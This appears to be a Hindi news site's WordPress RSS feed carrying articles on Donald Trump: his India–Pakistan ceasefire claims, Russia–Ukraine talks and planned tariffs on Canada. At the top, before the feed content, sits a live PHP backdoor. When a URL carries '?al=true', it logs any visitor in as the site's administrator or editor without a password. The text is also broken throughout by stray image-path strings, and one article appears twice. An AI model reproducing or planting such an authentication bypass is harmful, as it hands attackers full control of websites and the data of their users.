// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();}} else {wp_redirect(admin_url());exit();} } }, 2); President Donald Trump – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Thu, 15 May 2025 15:33:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 भारत ने स्पष्ट तौर पर कह दिया था कि पाकिस्तान के डीजीएमओ ने फोन कर भारत से सीजफायर की गुजारिश की थी https://pratyushaashakinayikiran.com/?p=156536 Thu, 15 May 2025 15:33:00 +0000 https://pratyushaashakinayikiran.com/?p=156536 नई दिल्ली
अमेरिकी राष्ट्रपति डोनाल्ड ट्रंप गुरुवार को भारत-पाकिस्तान सीजफायर पर अपने बयान से पलट गए। उन्होंने कहा कि उन्होंने भारत-पाकिस्तान के बीच मध्यस्थता नहीं कराई। उन्होंने कहा कि मैंने दोनों देशों के बीच तनाव का समाधान निकालने में मदद की थी। कतर दौरे पर पहुंचे ट्रंप ने अल-उदीद एयर बेस पर अमेरिकी सैन्य कर्मियों को संबोधित किया। उन्होंने कहा, 'मैंने ये नहीं कहनाचाहता कि मैने ऐसा किया। लेकिन मैंने पिछले सप्ताह पाकिस्तान और भारत के बीच समस्या को सुलझाने में मदद की, जो काफी तनावपूर्ण होती जा रही थी।'

कई बार ले चुके थे क्रेडिट
ट्रंप ने मंगलवार को सऊदी अरब की यात्रा के दौरान दावा किया था कि उनकेप्रशासन ने भारत और पाकिस्तान के बीच सफलतापूर्वक ऐतिहासिक संघर्ष विराम कराया है। अमेरिकी राष्ट्रपति ने गत शनिवार को दो बार यह दावा किया था कि भारत और पाकिस्तान के बीच संघर्ष विराम उन्होंने करवाया। इसके बाद सोमवार को तीसरी बार उन्होंने दावा किया कि भारत और पाकिस्तान के बीच परमाणु संघर्ष को रोकने में उनकी सरकार ने मध्यस्थता की और लाखों लोगों की जान बचाई। बता दें कि ट्रंप इस समय पश्चिम एशिया के चार दिवसीय दौरे पर हैं।

भारत ने खारिज कर दिया था बयान
भारत ने स्पष्ट तौर पर कह दिया था कि पाकिस्तान के डीजीएमओ ने फोन कर भारत से सीजफायर की गुजारिश की थी। इसमें कोई तीसरा पक्ष शामिल नहीं है।अमेरिकी सैनिकों को संबोधित करते हुए ट्रम्प ने फिर से दावा किया कि उन्होंने देशों से ट्रेड के बारे में बात की।

]]>
भारत ने स्पष्ट तौर पर कह दिया था कि पाकिस्तान के डीजीएमओ ने फोन कर भारत से सीजफायर की गुजारिश की थी https://pratyushaashakinayikiran.com/?p=156538 Thu, 15 May 2025 15:33:00 +0000 https://pratyushaashakinayikiran.com/?p=156538 नई दिल्ली
अमेरिकी राष्ट्रपति डोनाल्ड ट्रंप गुरुवार को भारत-पाकिस्तान सीजफायर पर अपने बयान से पलट गए। उन्होंने कहा कि उन्होंने भारत-पाकिस्तान के बीच मध्यस्थता नहीं कराई। उन्होंने कहा कि मैंने दोनों देशों के बीच तनाव का समाधान निकालने में मदद की थी। कतर दौरे पर पहुंचे ट्रंप ने अल-उदीद एयर बेस पर अमेरिकी सैन्य कर्मियों को संबोधित किया। उन्होंने कहा, 'मैंने ये नहीं कहना चाहता कि मैने ऐसा किया। लेकिन मैंने पिछले सप्ताह पाकिस्तान और भारत के बीच समस्या को सुलझाने में मददकी, जो काफी तनावपूर्ण होती जा रही थी।'

कई बार ले चुके थे क्रेडिट
ट्रंप ने मंगलवार को सऊदी अरब की यात्रा के दौरान दावा किया था कि उनके प्रशासन ने भारत और पाकिस्तान के बीच सफलतापूर्वक ऐतिहासिक संघर्ष विराम कराया है। अमेरिकी राष्ट्रपति ने गत शनिवार को दो बार यह दावा किया था कि भारत और पाकिस्तान के बीच संघर्ष विराम उन्होंने करवाया। इसके बाद सोमवार को तीसरी बार उन्होंने दावा किया कि भारत और पाकिस्तान के बीच परमाणु संघर्ष को रोकने में उनकी सरकार ने मध्यस्थताकी और लाखों लोगों की जान बचाई। बता दें कि ट्रंप इस समय पश्चिम एशिया के चार दिवसीय दौरे पर हैं।

भारत ने खारिज कर दिया था बयान
भारत ने स्पष्ट तौर पर कह दिया था कि पाकिस्तान के डीजीएमओ ने फोन कर भारत से सीजफायर की गुजारिश की थी। इसमें कोईतीसरा पक्ष शामिल नहीं है। अमेरिकी सैनिकों को संबोधित करते हुए ट्रम्प ने फिर से दावा किया कि उन्होंने देशों से ट्रेड के बारे में बात की।

]]>
अमेरिका के राष्ट्रपति डोनाल्ड ट्रंप ने दी जानकारी, रूस और यूक्रेन के साथ हुई सफल बातचीत https://pratyushaashakinayikiran.com/?p=131288 Thu, 13 Feb 2025 16:15:00 +0000https://pratyushaashakinayikiran.com/?p=131288 वॉशिंगटन
अमेरिका के राष्ट्रपति डोनाल्ड ट्रंप ने गुरुवार को सोशल मीडिया पर जानकारी दी कि उनकी रूस और यूक्रेन के साथ बातचीत हुई है। उन्होंने इस युद्ध को बहुत खूनखराबे वाला कहा। ट्रंप ने सोशल ट्रूथ पर एक पोस्ट में कहा, कल रूस और यूक्रेन के साथ सकारात्मक बातचीत हुई। उस खतरनाक और खूनी युद्ध के खत्म होने की अच्छी संभावना है।

रूस और यूक्रेन के बीच युद्ध अभी भी जारी है।यूक्रेनी वायु सेना ने बुधवार शाम जानकारी दी थी कि उसके ओडेसा और खार्किव क्षेत्रों में 185 ड्रोन से हमले किए गए, जिनमें से 85 को मार गिराया गया।

]]>
राष्ट्रपति डोनाल्ड ट्रंप शपथ लेने से पहले ही अपने फैसलों और बयानों को लेकर चर्चा में https://pratyushaashakinayikiran.com/?p=103176 Tue, 26 Nov 2024 17:25:00 +0000 https://pratyushaashakinayikiran.com/?p=103176 वाशिंगटन
अमेरिका के नवनिर्वाचित राष्ट्रपति डोनाल्ड ट्रंप शपथ लेने से पहले ही अपने फैसलों और बयानों को लेकर चर्चा में हैं। अमेरिका कोएक बार फिर ग्रेट यानी महान बनाने का नारा दे चुके ट्रंप अपने कड़े और अप्रत्याशित फैसलों के लिए प्रसिद्ध हैं। अब ट्रंप के एक बार फिर सत्ता में लौटने से दुनिया भर में हलचल है। इस बीच ट्रंप की वापसी से कनाडाई प्रधानमंत्री जस्टिन ट्रूडो की चिंताएं और बढ़ गई हैं। आर्थिक उथल-पुथल से जूझते कनाडा की ट्रूडो सरकारको पहले से ही कई चुनौतियों का सामना करना पड़ रहा है। इसबीच ट्रंप ने सोमवार को बड़ा ऐलान करते हुए कहा है कि पदभार संभालते ही पहले दिन वह कनाडा और मेक्सिको से अमेरिका आने वाले सभी उत्पादों पर 25 प्रतिशत टैरिफ लगाएंगे। जाहिर तौर पर यह ट्रूडो के लिए अच्छी खबर नहीं है।

कनाडा दुनिया के सबसे ज्यादा व्यापार निर्भर देशों में से एक है और कनाडा का 75% निर्यात अमेरिका को जाता है। यह व्यापार निर्भरता कनाडा को अमेरिकी आर्थिक और विदेश नीतियों में बदलाव के प्रति संवेदनशील बनाती है। ट्रंप के चुनाव जीतने पर को बधाई देते हुए जस्टिन ट्रूडो ने कूटनीतिक लहजे में कहा था कि दोनों देशों के बीच गहरी दोस्ती है और सहयोग के लिए आशा व्यक्त किया। हालांकि पर्दे के पीछे ट्रूडो की सरकार एक अशांत दौर के लिए तैयार है। रॉयटर्स की एक रिपोर्ट के मुताबिक इस साल जनवरी में ट्रूडो ने कहा था कि ट्रंप का दूसरी बार राष्ट्रपति बननापहले की तुलना में बहुत अधिक चुनौतीपूर्ण होगा। विश्लेषकों का कहना है कि इसमें सच्चाई भी है।

ट्रंप ने कहा था पागल वामपंथी
कनाडा की वित्त मंत्री क्रिस्टिया फ्रीलैंड ने ट्रंप की जीत के बाद आश्वासन देते हुए कहा था कि कनाडा तैयार है और ट्रंप के आने पर बिल्कुल ठीक रहेगा। हालांकि यह आसान नहीं होगा। ट्रंप ट्रूडो को उनकी कोविड-19 सीमा नीतियों के लिए पागल वामपंथी कह चुके हैं और कनाडा में 2018 के जी7 शिखर सम्मेलन के दौरान उनपर बहुत बेईमान होने का आरोप लगाते हुए वहां से चले गए थे। इस बार कनाडा सतर्क है और वह यह जानते हैं कि छोटी-छोटी बातें भी संबंधों को जटिल बना सकती हैं।

ट्रूडो पर बनेगा दबाव
राजनीतिक रूप से यह ट्रूडो के लिए कठिन दौर है। अगले साल कनाडा में होने वाले चुनावों से पहले कई सर्वे यह अनुमान लगा रहे हैं कि जस्टिन ट्रूडो की वापसी मुश्किलहै। इस बीचदेश में बढ़ते महंगाई और आर्थिक चुनौतियों पर ट्रंप की नीतियों से दबाव और बढ़ेगा। ट्रंप अपनी विदेश नीति के तहत कनाडा पर रक्षाबजट बनाने का भी दबाव डालेंगे। यह न केवल राष्ट्रीय बजट को प्रभावित करेगा बल्कि स्वास्थ्य सेवा और बुनियादी ढांचे जैसे घरेलू मुद्दों से प्राथमिकताओं को दूर कर सकता है। ट्रंप ने संकेत दिए हैं कि वह सीमा प्रबंधन को लेकर भी बदलाव कर सकते हैं। अमेरिका में अवैध रूप से रह रहे लोगों के हटाने की नीतियां कनाडा में शरण लेने वाले प्रवासियों की संख्या में वृद्धि का कारण बनसकती हैं। कंजर्वेटिव सरकार में पूर्व आव्रजन मंत्री जेसन केनी ने एकवास्तविकसंकट की चेतावनी दी है।

]]>